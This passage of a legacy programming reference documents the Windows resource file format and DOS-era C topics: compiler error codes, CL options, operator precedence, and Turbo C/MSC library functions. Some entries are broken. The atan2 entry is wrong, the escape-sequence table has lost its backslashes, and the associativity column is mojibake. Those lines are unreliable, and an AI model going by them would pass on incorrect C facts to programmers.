WORD wAscii;
WORD wId;
WORD padding;
};
4.10 User Defined Resources and RCDATA
RC allows the programmer to include resources not defined in Windows.
The user may choose a name not defined as a standard type and use it
to include data that is to be used as a resource. This data may be
taken from an external file or may be placed between BEGIN and END
statements. As an option, the programmer can define the type as
RCDATA with the same results.
As might be imagined, the format of this resource is very simple
because the resource compiler knows nothing about the logical
structure of the data. Here is the organization:
[Normal resource header (type = 10 for RCDATA, named types
represent user-defined types)]
[The data from the BEGIN ... END or from the external file is
included without translation into the .RES file]
4.11 Name Table and Error Table Resources
Name tables and error resources are no longer supported in the
Windows binary resource file format.
4.12 Version Resources.
Version resources specify information that can be used by setup
programs to discover which of several versions of a program or
dynamic link library to install into the system. There is also a set
of api's to query the version resources. There are three major types
of information stored in version resources: the main information in
a VS_FIXEDFILEINFO structure, Language information data in a variable
file information structure (VarFileInfo), and user defined string
information in StringFileInfo structures. For Windows 32, the
strings within the version information resource is stored in Unicode,
providing localization of the resoruces. Each block of information
is dword aligned.
The structure of a version resource is depicted by the
VS_VERSION_INFO structure.
VS_VERSION_INFO {
WORD wLength; /* Length of the version resource */
WORD wValueLength; /* Length of the value field for this block */
WORD wType; /* type of information: 1==string, 0==binary */
WCHAR szKey[]; /* Unicode string KEY field */
[WORD Padding1;] /* possible word of padding */
VS_FIXEDFILEINFO Value; /* Fixed File Info Structure */
BYTE Children[]; /* position of VarFileInfo or StringFileInfo data */
};
The Fixed File Info structure contains basic information about the
version, including version numbers for the product and file, and type
of the file.
typedef struct tagVS_FIXEDFILEINFO {
DWORD dwSignature; /* signature - always 0xfeef04bd */
DWORD dwStrucVersion; /* structure version - currently 0 */
DWORD dwFileVersionMS; /* Most Significant file version dword */
DWORD dwFileVersionLS; /* Least Significant file version dword */
DWORD dwProductVersionMS; /* Most Significant product version */
DWORD dwProductVersionLS; /* Least Significant product version */
DWORD dwFileFlagMask; /* file flag mask */
DWORD dwFileFlags; /* debug/retail/prerelease/... */
DWORD dwFileOS; /* OS type. Will always be Windows32 value */
DWORD dwFileType; /* Type of file (dll/exe/drv/... )*/
DWORD dwFileSubtype; /* file subtype */
DWORD dwFileDateMS; /* Most Significant part of date */
DWORD dwFileDateLS; /* Least Significant part of date */
} VS_FIXEDFILEINFO;
The user defined string information is contained within the
StringFileInfo structure, which is a set of two strings: the key and
the information itself.
StringFileInfo {
WCHAR szKey[]; /* Unicode "StringFileInfo" */
[WORD padding;] /* possible padding */
StringTable Children[];
};
StringTable {
WCHAR szKey[]; /* Unicode string denoting the language - 8 bytes */
String Children[]; /* array of children String structures */
}
String {
WCHAR szKey[]; /* arbitrary Unicode encoded KEY string */
/* note that there is a list of pre-defined keys */
[WORD padding;] /* possible padding */
WCHAR Value[]; /* Unicode-encoded value for KEY */
} String;
The variable file info (VarFileInfo) block contains a list of
languages supported by this version of the application/dll.
VarFileInfo {
WCHAR szKey[]; /* Unicode "VarFileInfo" */
[WORD padding;]; /* possible padding */
Var Children[]; /* children array */
};
Var {
WCHAR szKey[]; /* Unicode "Translation" (or other user key) */
[WORD padding;] /* possible padding */
WORD Value[]; /* one or more values, normally language id's */
};
4.13 Messagetable Resources.
A message table is a resource that contains formatted text that is
used to display an error message or messagebox. It has taken the
place of the error table resource (which was never used). The data
consists of a MESSAGE_RESOURCE_DATA structure, which contains one or
more MESSAGE_RESOURCE_BLOCKS, which in turn may consist of one or
more MESSAGE_RESOURCE_ENTRY structures. The structure is similar to
that of the STRINGTABLE resource.
typedef struct _MESSAGE_RESOURCE_DATA {
ULONG NumberOfBlocks;
MESSAGE_RESOURCE_BLOCK Blocks[];
} MESSAGE_RESOURCE_DATA, *PMESSAGE_RESOURCE_DATA;
typedef struct _MESSAGE_RESOURCE_BLOCK {
ULONG LowId;
ULONG HighId;
ULONG OffsetToEntries;
} MESSAGE_RESOURCE_BLOCK, *PMESSAGE_RESOURCE_BLOCK;
typedef struct _MESSAGE_RESOURCE_ENTRY {
USHORT Length;
USHORT Flags;
UCHAR Text[];
} MESSAGE_RESOURCE_ENTRY, *PMESSAGE_RESOURCE_ENTRY;
If the Flags USHORT is MESSAGE_RESOURCE_UNICODE (value 0x0001), the
string is encoded in UNICODE rather than ASCII in the current
codepage.
@C Programming Topics
:C declarations
^Complex C Declarations
int i; i as an int
int *i; i as a pointer to an int
int **i; i is a pointer to a pointer to an int
int *(*i)(); i is a pointer to a function returning a
pointer to int
int *(*i[])(); i is an array of pointers to functions
returning pointers to an int
int *i[5]; i is an array of 5 pointers to int
int (*i)[5]; i is a pointer to an array of 5 ints
int *i(); i is a function returning a pointer to an int
int (*i)(); i is a pointer to a function returning int
int *(*(*i)())[5] i is a pointer to a function returning a
pointer to an array of 5 pointers to an int
:C errors (MSC):MSC errors
^Microsoft C Compiler Fatal Errors
C1000 unknown fatal error; contact Microsoft
C1001 internal compiler error; contact Microsoft
C1002 compiler out of heap space in C2.EXE
C1003 error count exceeded; stopping compilation
C1004 unexpected end-of-file found; disk full or unmatched #if
C1005 string too big for buffer
C1006 compiler intermediate file create/write error
C1007 invalid option on compiler command line
C1008 no source file specified
C1009 macros nested too deeply
C1010 macro expansion exceeded available space
C1011 macro definition too large
C1012 unmatched parenthesis in preprocessor directive
C1014 nesting of #include's exceed 10-level nesting limit
C1016 #ifdef & #ifndef directives expect an identifier
C1018 unexpected #elif; #elif without #if directive
C1019 unexpected #else; #else without #if directive
C1020 unexpected #endif; #endif without #if directive
C1021 invalid preprocessor command
C1022 expected #endif; #if directive not terminated by #endif
C1023 can't open specified source file
C1024 can't open specified include file
C1026 parser stack overflow; module too complex
C1027 DGROUP default data allocation exceeds 64K
C1028 modules far data segment allocation exceeds 64K (QC)
C1031 function calls nested too deeply
C1032 can't open object listing file
C1033 can't open assembly language output file
C1035 expression too complex; must be simplified
C1036 can't open source listing file
C1037 can't open object file
C1039 unrecoverable heap overflow in Pass 3 (post-optimizer)
C1040 unexpected EOF in source file; file disappeared
C1041 can't open intermediate file; no free file handles
C1042 can't open intermediate file; invalid TMP environment var
C1043 can't open intermediate file; unknown error
C1044 no disk space available for intermediate file
C1047 compiler option was specified too many times
C1048 unknown option specified
C1049 invalid numerical argument
C1050 code segment too large; within 36 bytes of 64K
C1052 #if/#ifdef nested too deeply; max of 32 levels
C1053 struct/union nested too deeply; max of 15
C1054 initializers nested too deeply; max from 10 to 15 levels
C1055 out of keys; file has too many symbols
C1056 out of macro expansion space; macro to large/complex
C1057 unexpected EOF in macro expansion or missing ')'
C1059 compiler has run out of near heap space
C1060 compiler has run out of far heap space
C1062 error writing preprocessor output file for /P option
C1063 compiler stack overflow; module too complex
C1064 identifier too long causing token to overflow internal buffer
C1068 can't open file specified file
C1069 file write error on specified file; disk space low
C1070 mismatched #if/#endif pair; missing #endif
C1071 unexpected EOF found in comment; missing end of comment
C1072 can't read indicated file
C1090 data allocation exceeds 64K on _based allocation
C1015 can't open include file (check name, searchpath and FILES=)
C1126 automatic allocation (local variable) exceeds size
C1127 segment redefinition; overwritten by specified segment
^Microsoft C Compiler Nonfatal Errors
C2015 too many characters in constant; escape sequence too large
C2016 missing closing single quotation mark on code line
C2017 illegal escape sequence; occurred outside of string
C2018 unknown character found in source file
C2019 expected preprocessor directive; # followed by non-directive
C2021 expected exponent value but found non-numeric character
C2022 octal value following '' is too large for a single character
C2025 given identifier redefines enum, struct or union tag
C2026 given identifier already used as enum constant
C2027 given identifier refers to undefined enum, struct or union
C2028 struct/union member needs to be inside a struct/union
C2030 identifier used more than once in struct or union tag
C2031 function can't be use as struct or union member
C2033 bit field can't be declared as a pointer or use indirection
C2034 type of host bit field is too small for number of bits
C2035 given structure or union has undefined size
C2037 undefined struct or union identifier on left of -> or .
C2038 identifier is not a struct or union member
C2055 expected formal-parameter list instead of argument-type list
C2056 illegal expression; possibly from previous unreported problem
C2057 expected constant expression
C2058 expected integral constant expression
C2059 invalid token caused a syntax error
C2060 syntax error; EOF found before expected token
C2061 identifier caused syntax error
C2062 unexpected type
C2063 identifier is not a function but used as such
C2064 term does not evaluate to a function pointer
C2065 identifier not defined
C2066 illegal cast to function type
C2067 illegal cast to array type
C2068 illegal cast type used in expression
C2069 cast of void term to non-void is invalid
C2070 illegal sizeof operand; must be expression or type name
C2071 illegal storage class for identifier
C2072 attempt to initialize a function identifier
C2092 arrays of functions illegal; use array of ptrs to function
C2093 can't use address of auto variable as static initializer
C2094 label was undefined in function
C2095 void argument cannot be passed to function; (void *) may
C2096 struct & union comparison is illegal; compare members
C2097 illegal initialization
C2098 expected address as initialization expression
C2099 non-constant initializer
C2100 illegal indirection; * applied to a non-pointer value
C2101 address of operator '&' used on constant; requires lvalue
C2102 address of operator '&' requires lvalue
C2103 address of operator '&' can't be used on a register variable
C2104 address of operator '&' used on bit field not allowed
C2105 operator needs lvalue
C2106 left side of an operation must be lvalue
C2107 subscript applied to expression didn't evaluate to pointer
C2108 non-integral expression used as array subscript
C2109 subscript used on non-array variable
C2127 allocation for function parameters exceeds 32K
C2128 array crosses 2 segments & element size not power of 2
C2129 static function referenced was never defined
C2130 #line expected string containing file name; found other
C2131 more than one memory attribute applied to and identifier
C2132 syntax error : unexpected identifier
C2133 attempt to declare an unsized array as a local variable
C2134 struct or union too large; exceeded 64k
C2136 prototype must have a valid type for each variable
C2137 use of empty character constant '' is illegal
C2139 more than one type used in a variable declaration
C2140 argument can't be a function
C2141 enum constant value out of int range
C2143 expected 'token1' before 'token2' or missing ')', '}' or ';'
C2144 expected 'token' before 'type' or missing ')', '}' or ';'
C2145 expected 'token' before identifier or declaration missing ';'
C2146 expected 'token' before identifier
C2147 increment of index or array pointer with unknown base type
C2162 token following stringizing operator # isn't formal parameter
C2163 function in pragma not available as intrinsic function
C2164 intrinsic function not declared before use wit /Oi option
C2165 _pascal, _cdecl, _???? keywords can't modify pointers to data
C2166 attempt to modify item declared as const; lvalue is constant
C2167 too many parameters in call to an intrinsic function
C2168 too few parameters in call to an intrinsic function
C2169 function definition for function already declared intrinsic
C2170 intrinsic pragma used for function without intrinsic form
C2171 unary operator used on illegal operand type
C2172 non-pointer argument passed to a function expecting pointer
C2173 non-pointer argument passed to a function expecting pointer
C2174 cant pass parameter with void type to function
C2176 static huge data not supported by /qc; use halloc()
C2177 constant too large for data type
C2178 storage class for same_seg pragma variables must be extern
C2179 same_seg pragma variable class has changed from extern
C2207 middle member of struct/union has zero-sized array
C2208 enum, struct or union defined w/o members using /Za option
C2209 type cast used in _based construct must be (_segment)
C2210 base in _based declarator must be near/far data pointer
C2211 item cast in _based declarator can't be a function
C2212 _based not available for functions or pointers to functions
C2213 symbol used as base must be type _segment, near far pointer
C2214 _based pointer based on void can't be de-referenced; use :>
C2215 :> operator only for objects based on void
C2216 given function attributes are incompatible
C2217 function attribute requires another attributes also
C2218 type in _based construct must be void
C2219 const/volatile appeared where type or qualifier not allowed
C2220 no object file generated; warning treated as error due to /WX
C2221 left operand of '.' is pointer to struct/union, must use '->'
C2222 left operand of '->' is struct or union, must use '.'
C2223 left operand of '->' must be pointer struct or union
C2411 identifier is not a member of the specified struct or union
C2412 identifier redefined within current function
C2413 alignment size used with ALIGN directive missing or invalid
C2414 illegal number of operands in assembly code; see /G1 & /G2
C2415 improper operand type
C2416 illegal opcode for processor in assembly code; see /G1 & /G2
C2417 divisor used within the given context is zero
C2418 in-line asm identifier referenced as register and isn't
C2419 divisor argument to mod is zero in given context
C2420 given identifier is illegal in this context
C2421 PTR must not be used with register operand in this context
C2422 illegal segment override used in given context
C2424 given token used to form improper expression in this context
C2425 token used fto form non-constant expression in this context
C2426 given token is illegal operator in this context
C2427 jump referencing label is out of range
C2429 FAR PTR can't be use on jmp or call to label
^Microsoft C Command-Line Errors
D2000 unknown CL command line error; contact Microsoft
D2001 too many symbols predefined with /D; max is 30
D2002 memory-model specification conflict; only 1 allowed
D2003 missing source file name for CL command
D2008 option specified too many times
D2011 more than one /FP option specified; only 1 allowed
D2012 too many linker flags in command; max of 128 flags/files
D2013 incomplete model specification in /A:
D2018 can't open linker response file
D2019 can't overwrite source with object file; output = input
D2020 /Gc requires extended keywords be enabled via /Ze
D2021 invalid numerical argument; numeric args must be < 65534
D2022 can't open help file for /HELP
D2027 CL could not execute one of the compiler components
D2028 too many open files; can't dup/redirect specified stream
D2030 internal compiler component error; contact Microsoft
D2031 too many flags/files in command; max of 128 arguments to CL
^Microsoft C Command-Line Warning
D4000 unknown command line warning in CL; contact Microsoft
D4001 listing overrides assembly output; /Fc and /Fa used together
D4002 unknown flag ignored by CL command
D4003 multiple processors selected for code generation
D4005 CL could not locate compiler component
D4007 /C must be used in conjunction with /P or /E or /EP
D4009 threshold valid for far/huge data models only; /Gt ignored
D4011 preprocessor listing specified; source listing not generated
D4012 function prototyping specified; source listing not generated
D4013 combined listing /Fc overrides object listing /Fl
D4014 invalid value for option; default value used
D4018 .DEF files supported in OS/2 only (/Lr /Lc)
D4019 string too long for /ND, /NT, /NM, /St, /Ss option of CL
^Microsoft Link Errors (incomplete list)
L2002 fixup overflow (probably incompatible memory models .OBJs)
^Microsoft C Floating-Point Math Errors
M6101 invalid operation occurred; usually NAN or infinity problem
M6102 denormal; significance loss with very small generated number
M6103 attempt to divide by zero in floating-point operation
M6104 overflow in floating-point operation
M6105 underflow occurred in floating-point operation
M6106 inexact; loss of precision occurred in FP operation
M6107 unemulated/unsupported 8087/287/387 instruction executed
M6108 square root operand somehow became negative; C won't allow
M6110 coprocessor or emulator stack overflow
M6111 stack underflow due to unretrieved double return values
^Microsoft C Run-Time Errors
R6000 stack overflow; stack needs enlarged or problem program
R6001 null pointer assignment, NULL segment modified
R6002 floating-point support not linked into executable
R6005 not enough memory to load child process (EXEC)
R6006 target executable is not a valid executable (EXEC)
R6007 invalid environment on exec of child process (EXEC)
R6008 not enough space for argument vector after program loads
R6009 not enough space for environment after program loads
R6010 abnormal program termination
R6012 illegal null near-pointer use
R6013 illegal out of range far-pointer use
R6016 not enough space for thread data
R6017 unexpected multithread lock error
:cl:MSC options
^Microsoft C Options (v6.0)
% CL [options] [filenames] [libraries link-options]
/AT Tiny Memory Model; combined code and data limited to 64K
/AS Small Memory Model; code and data limited to 64K each
/AM Medium Memory Model; data is limited to 64K
/AC Compact Memory Model; code is limited to 64K
/AL Large Memory Model; unlimited code and data but arrays
are limited to 64K
/AH Huge Memory Model; unlimited code, data and array size
/Astring where string is compose of the following:
% Code Pointer Control
s all code pointers are near
l all code pointers are far
% Data Pointer Control
n all data pointers are near
f all data pointer are far
h all data pointers are huge
% Segment Setup Control
d stack segment (SS) defaults to data segment (DS)
u stack segment (SS) is not equal to data segment (DS);
DS is loaded on function entry
w stack segment (SS) is not equal to data segment (DS);
DS is NOT loaded on function entry
/B1[path] used to invoke the large version of the compiler C1L.EXE;
normally used when the compiler runs out of heap space
/B2 invokes large compiler version pass 2
/B3 invokes large compiler version pass 3
/C preserves file comments when preprocessing a file
/c do not link, create .OBJ file only
/D<string> defines string as a preprocessor constant. If string is
of the form "ID=xxx" then "ID" represents the value "xxx"
If no equals sign is present, "ID" has the value 0.If
an equals sign is present without a value, ID has the
value 1.
/E output from preprocessor is written to stdout with
interspersed #line directives.
/EP output from preprocessor is written to stdout without,
adding #line directives.
/F<size> sets stack to <size> bytes. Size must be hexadecimal.
/Fa[file] generate assembly listing. Filename defaults to source
file with .ASM extension.
/Fb<file> creates bound executable. Should be used only with /Lp.
/Fc[file] generates combined assembly/source listing.The filename
defaults to the source file name with the .COD extension.
/Fe<file> creates the executable with specified name
/Fl[file] generates object code listing. Default file name is the
source file name with a .COD extension.
/Fm[file] generate a link MAP file. Default file name is the source
file name with the extension .MAP.
/Fo<file> generate and object file using the name <file>.
/FPa generates floating point calls and selects the alternate
math library.
/FPc generates floating point calls and selects the emulation
library.
/FPc87 generates floating point calls and selects the 80x87
library.
/FPi generates inline 80x87 instructions and selects the 80x87
library. Default floating point option.
/FPi87 generates floating point calls and selects the 80x87
library.
/Fr[file] generates a standard PWB Source Browser Database. The
default name is the source file with the .SBR extension.
/FR[file] generates a standard PWB Source Browser Database. The
default name is the source file with the .SBR extension.
/Fs generate a source file listing with .LST extension.
/Fx generate a cross reference listing with .CRF extension.
/G0 generate code using 8088/8086 instruction set
/G1 generate code using 80188/80186 instruction set
/G2 generate code using 80286 instruction set
/Gc generate code using FORTRAN/PASCAL calling and naming
conventions
/Gd generate code using standard C calling and naming
conventions (default)
/Ge generate code using stack checking routines (default)
/Gi incremental compile if used with /qc; only functions that
have changed are compiled; implies /Li option
/Gm strings are generated in the CONST segment
/Gr _fastcall functions are enabled. Parameters can be
passed via registers instead of on the stack
/Gs suppress generation of stack checking code
/Gt[num] places data items larger than "num" bytes into different
segments. The default value for "num is 256 bytes.
/Gw generate Windows functions entry/exit code
/GW generates more efficient Windows functions entry/exit
code. Use /Gw for callback routines.
/H<num> external name length restriction (default 31)
/HELP calls QuickHelp utility. /help is also valid.
/I<path> inserts <path> in front of current include search path
/J all chars should be unsigned (default is signed)
/Lc linker is to generate compatibility mode programs.
/Li[num] incremental link using ILINK instead of LINK. Results
in larger EXE size.
/Lp linker is to generate protected mode executable.
/Lr linker is to create real mode executable.
/link <info> passes library names in <info> to LINK
/MA<opt> passes <opt> to MASM if .ASM files found on command line
/MD creates Dynamic Link Library for OS/2; The same as:
/ALw /FPi /G2 /DDLL /DMT. No library search record is defined
/ML links the C run-time library as part of the Dynamic Link
Library. The library search record is set to LLIBCDLL.LIB.
/MT enable multithread program support in OS/2
/ND<dseg> set data segment name to <dseg>
/NM<name> set module name to <name>
/nologo suppress sign-on banner display
/NT<name> set code segment name to <name>
/O[opts] where "opts" is a string containing the following:
a relax alias checking
c enable block level local common expressions
d disable all optimizations
e enable global register optimization
g enable global optimizations and global common
expressions
i enable generation of intrinsic functions
l enable loop optimization
n disable unsafe loop optimization (default)
p improve consistency in floating-point calculations
r disable inline returns from functions
s optimize for size
t optimize for speed (default)
w assume no aliasing except across function calls
x maximize optimization (/Ocegilt/Gs)
z enable maximum loop and global-register allocation
optimization
/P preprocess source generating .I intermediate file
/qc quick compile option. Incompatible with the following
options: /Fa /Fc /Fl /FPa /FPc /FPc87 /Fs /Gm /H /Ow /Zc
/Sl<wid> set listing file line width to <wid> (79-132, default 79)
/Sp<len> set page length (15-255, default 63)
/Ss<stitle> set source listing subtitle
/St<title> set source listing title
/Ta<file> <file> is to be treated as an assembler source file
regardless of the file extension
/Tc<file> <file> is to be treated as an C source file regardless
of the file extension
/u undefines all predefined indentifiers
/U<id> undefines <id> predefined indentifier
/V<ver> version string <ver> is copied to the .OBJ file
/w suppress compiler warnings (same as /W0)
/W0 suppress compiler warnings
/W<n> warning level (1..4) 1=fewer, 4=more warnings (default 1)
/WX all warnings should be treated as fatal
/X ignore standard places in include path search
/Za disables Microsoft language extensions insuring ANSI
code compatibility
/Zc pascal functions are to be case insensitive
/Zd generate line number information for debuggers
/Ze enable Microsoft C language extensions
/Zg generate function prototypes and display via stdout
without compiling.
/Zi generate symbolic debugging information
/Zl suppress library search record generation
/Zp1 structures are not to be packed (Turbo C default)
/Zp2 pack structure on word boundaries
/Zp4 pack structure on dword boundary
/Zr generate code to check null pointers and out of range
far pointers
/Zs<file> perform syntax check only
% Environment Variables
CL default input files and command line options
INCLUDE paths to search for include files (separated by ";")
LIB paths to search for library files (separated by ";")
LINK command line options for link
TMP path where temporary files are created
:C escape sequences
^C Escape Sequences
a Bell
b Backspace
f Form feed
n Line feed
r Carriage return
t Horizontal tab
v Vertical tab
' Single quote
" Double quote
 Backslash
0 NULL character
7 Bell
ddd Octal value
xddd Hexadecimal value
:C operators:operator precedence
^C Operators
% Operation C Operator Associativity
Array [] ( ÄÄ )
Function () ( ÄÄ )
Member -> ( ÄÄ )
Member . ( ÄÄ )
Unary minus - ( ÄÄ )
Unary plus + ( ÄÄ )
Logical NOT ! ( ÄÄ )
Bitwise compliment ~~ ( ÄÄ )
Address of & ( ÄÄ )
Indirection * ( ÄÄ )
Sizeof sizeof ( ÄÄ )
Increment ++ ( ÄÄ )
Decrement -- ( ÄÄ )
Cast (type) ( ÄÄ )
Multiplication * ( ÄÄ )
Division / ( ÄÄ )
Modulus % ( ÄÄ )
Addition + ( ÄÄ )
Subtraction - ( ÄÄ )
Shift right >> ( ÄÄ )
Shift left << ( ÄÄ )
Greater than > ( ÄÄ )
Greater or equal >= ( ÄÄ )
Less than < ( ÄÄ )
Less or equal <= ( ÄÄ )
Equal == ( ÄÄ )
Not equal != ( ÄÄ )
Bitwise AND & ( ÄÄ )
Bitwise XOR ^ ( ÄÄ )
Bitwise OR | ( ÄÄ )
Logical AND && ( ÄÄ )
Logical OR || ( ÄÄ )
Conditional ?: ( ÄÄ )
Simple assignment = ( ÄÄ )
Addition assignment += ( ÄÄ )
Subtraction assignment -= ( ÄÄ )
Multiplication assign *= ( ÄÄ )
Division assignment = ( ÄÄ )
Modulus assignment %= ( ÄÄ )
Left shift assignment <<= ( ÄÄ )
Right shift assignment >>= ( ÄÄ )
Bitwise XOR assignment ^= ( ÄÄ )
Bitwise AND assignment &= ( ÄÄ )
Bitwise OR assignment |= ( ÄÄ )
Compliment assignment ~~= ( ÄÄ )
Sequence operator , ( ÄÄ )
- all operations grouped together have the same precedence
:regs:byteregs:wordregs:sregs:regpack
^Register Structures for Turbo C and MS C
% Turbo C MS C
% struct WORDREGS struct WORDREGS
{ {
unsigned int ax; unsigned int ax;
unsigned int bx; unsigned int bx;
unsigned int cx; unsigned int cx;
unsigned int dx; unsigned int dx;
unsigned int si; unsigned int si;
unsigned int di; unsigned int di;
unsigned int cflag; unsigned int cflag;
unsigned int flags; };
};
% struct BYTEREGS
{
unsigned char al;
unsigned char ah;
unsigned char bl;
unsigned char bh; Ä same as Turbo C
unsigned char cl;
unsigned char ch;
unsigned char dl;
unsigned char dh;
};
% union REGS
{
struct WORDREGS x; Ä same as Turbo C
struct BYTEREGS h;
};
% struct SREGS
{
unsigned int es;
unsigned int cs; Ä same as Turbo C
unsigned int ss;
unsigned int ds;
};
% struct REGPACK
{
unsigned r_ax;
unsigned r_bx;
unsigned r_cx;
unsigned r_dx;
unsigned r_bp; Turbo C only
unsigned r_si;
unsigned r_di;
unsigned r_ds;
unsigned r_es;
unsigned r_flags;
};
:abort
^void abort( void )
- prototype in stdlib.h & process.h
- terminates a process & calls exit(3)
:abs
^int abs( int n )
- prototype in stdlib.h
- returns the absolute value of int n
:absread
^TC: int absread( int drive, int count, int start, void *buffer )
- prototype in dos.h
- reads absolute logical disk sectors
- drive = (0=A:, 1=B:, 2=C:, ...)
- count = # of sectors to read
- start = beginning logical sector number
- buffer = address of buffer
- TC++ accounts for DOS 4.x+ long sector values while TC 2.0 and
earlier do not (see ~INT 25~)
- returns 0 if OK; -1 on error; errno has DOS error number
:abswrite
^TC: int abswrite( int drive, int sectors, int start, void *buffer )
- prototype in dos.h
- writes absolute logical disk sectors
- drive = (0=A:, 1=B:, 2=C:, ...)
- sectors = # of sectors to write
- start = beginning logical sector number
- buffer = address of buffer
- TC++ accounts for DOS 4.x+ long sector values while TC 2.0 and
earlier do not (see ~INT 25~)
- returns 0 if OK; -1 on error; errno has DOS error number
:access
^int access( const char *filename, int amode )
- prototype in io.h
- checks filename for existence & R/W access
- amode = 06 -- check for R/W permission
04 -- check for R
02 -- check for W
01 -- execute (ignored)
00 -- check if filename exists
- filename can be directory
- returns 0 if OK
-1 on error
errno = ENOENT if path or filename not found
errno = EACCES if permission denied
:acos
^double acos( double x )
- prototype in math.h
- returns arc cosine of x
- values must be in range -1 to 1
:alloca
^MSC: void *alloca( size_t size )
- prototype in malloc.h
- allocates size bytes for the application stack
- memory is automatically freed upon exiting the calling function
- this function cannot be used as a parameter to another function
or stack corruption will occur
- the pointer returned CANNOT be passed as an argument to free()
since it isn't allocated from DOS
- see ~stackavail~
:allocmem
^TC: int allocmem( unsigned size, unsigned *seg )
- prototype in dos.h
- allocates memory in size paragraphs, where seg is pointer to
a word containing segment address
- returns -1 if ok, else largest available memory in paragraphs
- MS C uses _dos_allocmem
- see ~INT 21,48~
:asctime
^char *asctime( const struct tm *tm )
- prototype in time.h
- converts time in struct tm to 26-character ASCII string
- returns a pointer to the ASCII string
:asin
^double asin( double x )
- prototype in math.h
- returns arc sine of x
- values must be in range -1 to 1
:assert
^void assert( int test )
- prototype in assert.h
- if test fails, prints error message & aborts program
- test can be a condition
:atan
^double atan( double x )
- prototype in math.h
- returns arc tangent of x
:atan2
^double tan( double y, double x )
- prototype in math.h
- returns arc tangent of x*2
- used instead of atan when the resulting angle is near
pi/2 or -pi/2
:atexit
^int atexit( void func )
- prototype in stdlib.h
- func is defined as void (*func)(void)
- calls func() before exiting to DOS
- up to 32 functions can be called (if 32 atexit calls registered)
- should be located in main & executed before anything else
- returns 0 if OK, else nonzero if no space to register function
:atof
^double atof( const char *s )
- prototype in math.h & stdlib.h
- converts ASCII string to double value
:atoi
^int atoi( const char *s )
- prototype in stdlib.h
- converts ASCII string to integer value
:atol
^long atol( const char *s )
- prototype in stdlib.h
- converts ASCII string to long value
:bdos
^int bdos( int dosfun, unsigned dosdx, unsigned dosal )
- prototype in dos.h
- make DOS system call for function dosfun, passing DX and AL
values via dosdx and dosal
- use only in small memory model
- unique to DOS
- returns value of AX set by system call
:bdosptr
^TC: int bdosptr( int dosfun, void *argument, unsigned dosal )
- prototype in dos.h
- make DOS system call for function dosfun, passing POINTER
to values via argument and passing AL via dosal
- use for small or large memory models
- returns value of AX set by system call, else -1 on failure
(where errno & _doserrno are then set)
:_bfree:_ffree:_nfree
% MSC: void _bfree( _segment seg, void _based(void) *block )
% MSC: void _ffree( void far *block )
% MSC: void _nfree( void near *block )
- prototype in malloc.h
- block = previously allocated buffer
- in large data memory models free() maps to _ffree()
- in small data memory models free() maps to _nfree()
- NULL pointer parameter is ignored
:_bios_disk
^MSC: unsigned _bios_disk(unsigned cmd,struct diskinfo_t *dskinfo)
- prototype in bios.h
- cmd = _DISK_RESET resets disk system (INT 13,0)
= _DISK_STATUS return disk status (INT 13,1)
= _DISK_READ read disk sectors (INT 13,2)
= _DISK_WRITE write disk sectors (INT 13,3)
= _DISK_VERIFY verify disk sectors (INT 13,4)
= _DISK_FORMAT format disk track (INT 13,5)
- dskinfo = pointer to structure containing disk information:
struct diskinfo_t
{
unsigned drive; - physical drive number
unsigned head; - head number
unsigned track; - track number
unsigned sector; - sector number
unsigned nsectors; - sectors to deal with
void _far *buffer; - data buffer
};
- returns status of operation (AX register, AH contains status)
- drive numbers represent physical drives (0 = A:, 1 = B:,
80h = drive 0, 81h = drive 1
- disk reads should be retried at least 3 times
- Turbo C uses ~biosdisk~()
- see ~INT 13~
:_bios_equiplist
^MSC: unsigned _bios_equiplist( void )
- prototype in bios.h
- returns flags found in BIOS data area at 40:10 & 40:11
- Turbo C uses ~biosequip~()
- see ~INT 11~
:_bios_keybrd
^MSC: int _bios_keybrd( int cmd )
- prototype in bios.h
- cmd = _KEYBRD_READ return next keystroke w/o echo (INT 16,0)
= _KEYBRD_READY test if key avail; 0=none (INT 16,1)
= _KEYBRD_SHIFTSTATUS return shift key status (INT 16,2)
= _NKEYBRD_READ return next keystroke w/o echo (INT 16,10)
= _NKEYBRD_READY test if key avail; 0=none (INT 16,11)
= _NKEYBRD_SHIFTSTATUS return shift key status (INT 16,12)
- AND returned value with 0x00FF to get ASCII value
- _NKEYBRD_READ, _NKEYBRD_READY, _NKEYBRD_SHIFTSTATUS are available
on AT and newer machines only
- Turbo C uses ~bioskey~()
- see ~INT 16~
:_bios_memsize
^MSC: unsigned _bios_memsize( void )
- prototype in bios.h
- returns memory size in 1K blocks (16..640K)
- Turbo C uses ~biosmemory~()
- see ~INT 12~
:_bios_printer
% unsigned _bios_printer(unsigned cmd,unsigned port,unsigned data)
- prototype in bios.h
- cmd = _PRINTER_WRITE print character (INT 17,0)
= _PRINTER_INIT initialize printer port (INT 17,1)
= _PRINTER_STATUS read port status (INT 17,2)
- port = printer port; 0=LPT1, 1=LPT2
- data = value to write
- returns status of printer (INT 17, AX reg, AH contains status)
- Turbo C uses ~biosprint~()
- see ~INT 17~
:_bios_serialcom
^MSC: unsigned _bios_serialcom(unsigned cmd,unsigned port,unsigned fmt)
- prototype in bios.h
- cmd = _COM_INIT initialize port (INT 14,0)
= _COM_SEND send character (INT 14,1)
= _COM_RECEIVE read character from port (INT 14,2)
= _COM_STATUS get serial port status (INT 14,3)
- fmt = combination of the following:
_COM_CHR7 _COM_CHR8
_COM_STOP1 _COM_STOP2
_COM_NOPARITY _COM_EVENPARITY _COM_ODDPARITY
_COM_110 _COM_150 _COM_300
_COM_600 _COM_1200 _COM_2400
_COM_4800 _COM_9600
- returns status word (INT 14, AX reg, modem status in AL,
port status in AH)
- Turbo C uses ~bioscomm~()
- see ~INT 14~
:_bios_timeofday
^MSC: unsigned _bios_timeofday( unsigned cmd, long *timeval )
- prototype in bios.h
- cmd = _TIME_GETCLOCK get real time clock (INT 1A,0)
= _TIME_SETCLOCK set real time clock (INT 1A,1)
- returns current BIOS clock count
- Turbo C uses ~biostime~()
- see ~INT 1A~
:bioscom
^TC: int bioscom( int cmd, char byte, int port )
- prototype in bios.h
- RS232 communications
- cmd = 0 to set comm parms to value in byte
1 to send char in byte out on RS232 line
2 to receive char
3 to return current port status
- port = 0 for COM1
1 for COM2
2 for COM3
3 for COM4
- byte = bitwise OR of following bits
0x02 = 7 data bits 0x00 = 1 stop bit
0x03 = 8 data bits 0x04 = 2 stop bits
0x00 == no parity;
0x08 == odd parity;
0x18 == even parity
0x00 110 bps 0x20 150 bps
0x40 300 bps 0x60 600 bps
0x80 1200 bps 0xa0 2400 bps
0xc0 4800 bps 0xe0 9600 bps
